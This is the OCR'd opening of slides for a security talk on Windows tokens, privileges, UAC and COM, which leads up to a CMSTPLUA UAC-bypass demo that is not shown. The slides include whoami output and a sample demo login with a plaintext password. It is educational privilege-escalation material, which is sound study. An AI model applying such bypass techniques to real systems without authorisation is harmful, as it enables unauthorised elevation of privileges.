
# Elevate your knowledge

From COM object fundamentals to UAC bypasses

# Elevate y edge

From COM object fund



User Account Control


Do you want to allow this app to make changes to your device?

Microsoft PowerPoint

Verified publisher: Microsoft Windows

Show more details

To continue, enter an admin user name and password.



# About Tijme (me)

- Offensive Cyber @ ABN AMRO Bank
- Previously Offensive Cyber @ Northwave
- Digital Forensics @ Hunted (TV show)
- Author of exploits & malwarez
- Socials username is @tijme
  Twitter – GitHub – LinkedIn


# Talk outline

1. Tokens & privileges
   *While a user logs in to Windows*
2. User Account Control (UAC)
   *And interconnecting it with your token(s)*
3. Component Object Model (COM)
   *A crash course on com munication*

❖ Demo
*Combining the three to bypass UAC*
*using the CMSTPLUA COM interface*

# Tokens & privileges


*While a user logs in to Windows*



# Tokens & privileges

## While a user logs in to Windows

1. Winlogon.exe spawns LogonUI.exe.
2. You enter your credentials.
3. LogonUI.exe forwards your credentials.
4. Winlogon.exe forwards your credentials.
5. Lsass.exe authenticates via LSA and creates token.
6. Lsass.exe returns access token to winlogon.exe.
7. Winlogon.exe creates a userinit.exe process.
8. Userinit.exe creates an explorer.exe process.
   **You are now authenticated, and your desktop is visible.**



.\orangeconadm

Welcome01

# Tokens & privileges

## What does the token look like?


- Security ID (unique per account)

```
S-1-5-21-1528972156-2479201474-1403476459-591193
```

- Group Security IDs

| | |
|---|---|
| Everyone | S-1-1-0 |
| BUILTIN\Users | S-1-5-32-545 |
| BUILTIN\Administrators | S-1-5-32-544 |
| Mandatory Label\Medium Mandatory Level | S-1-16-8192 |

- …



User

A logon which eventually tasks lsass to create one or two tokens

lsass.exe

Access Token

- Security ID (SID)
- Group Security IDs
- …


# Tokens & privileges

## What does the token look like?

- Security ID (unique per account)
  `S-1-5-21-1528972156-2479201474-1403476459-591193`
- Group Security IDs

```
Everyone                                S-1-1-0
BUILTIN\Users                           S-1-5-32-545
BUILTIN\Administrators                  S-1-5-32-544
Mandatory Label\Medium Mandatory Level  S-1-16-8192
```

- …
- Privileges list
  - SeShutdownPrivilege
    - Locally Unique Identifier (LUID)
      `SeShutdownPrivelege`
    - Attributes
      `Enabled, disabled (present) or removed`
  - SeLoadDriverPrivilege
    - …




# Tokens & privileges

## Default token privileges

- Standard user

cmd.exe

```
$ whoami /groups | FINDSTR Level

Mandatory Label\Medium Mandatory Level    S-1-16-8192

$ whoami /priv

PRIVILEGES INFORMATION
──────────────────────

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```




# Tokens & privileges

## Default token privileges

- Local administrator

cmd.exe (administrator)

```
$ whoami /groups | FINDSTR Level

Mandatory Label\Medium Mandatory Level    S-1-16-8192

$ whoami /priv

PRIVILEGES INFORMATION
──────────────────────

Privilege Name                Description                          State
═════════════════════════════ ════════════════════════════════════ ════════
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

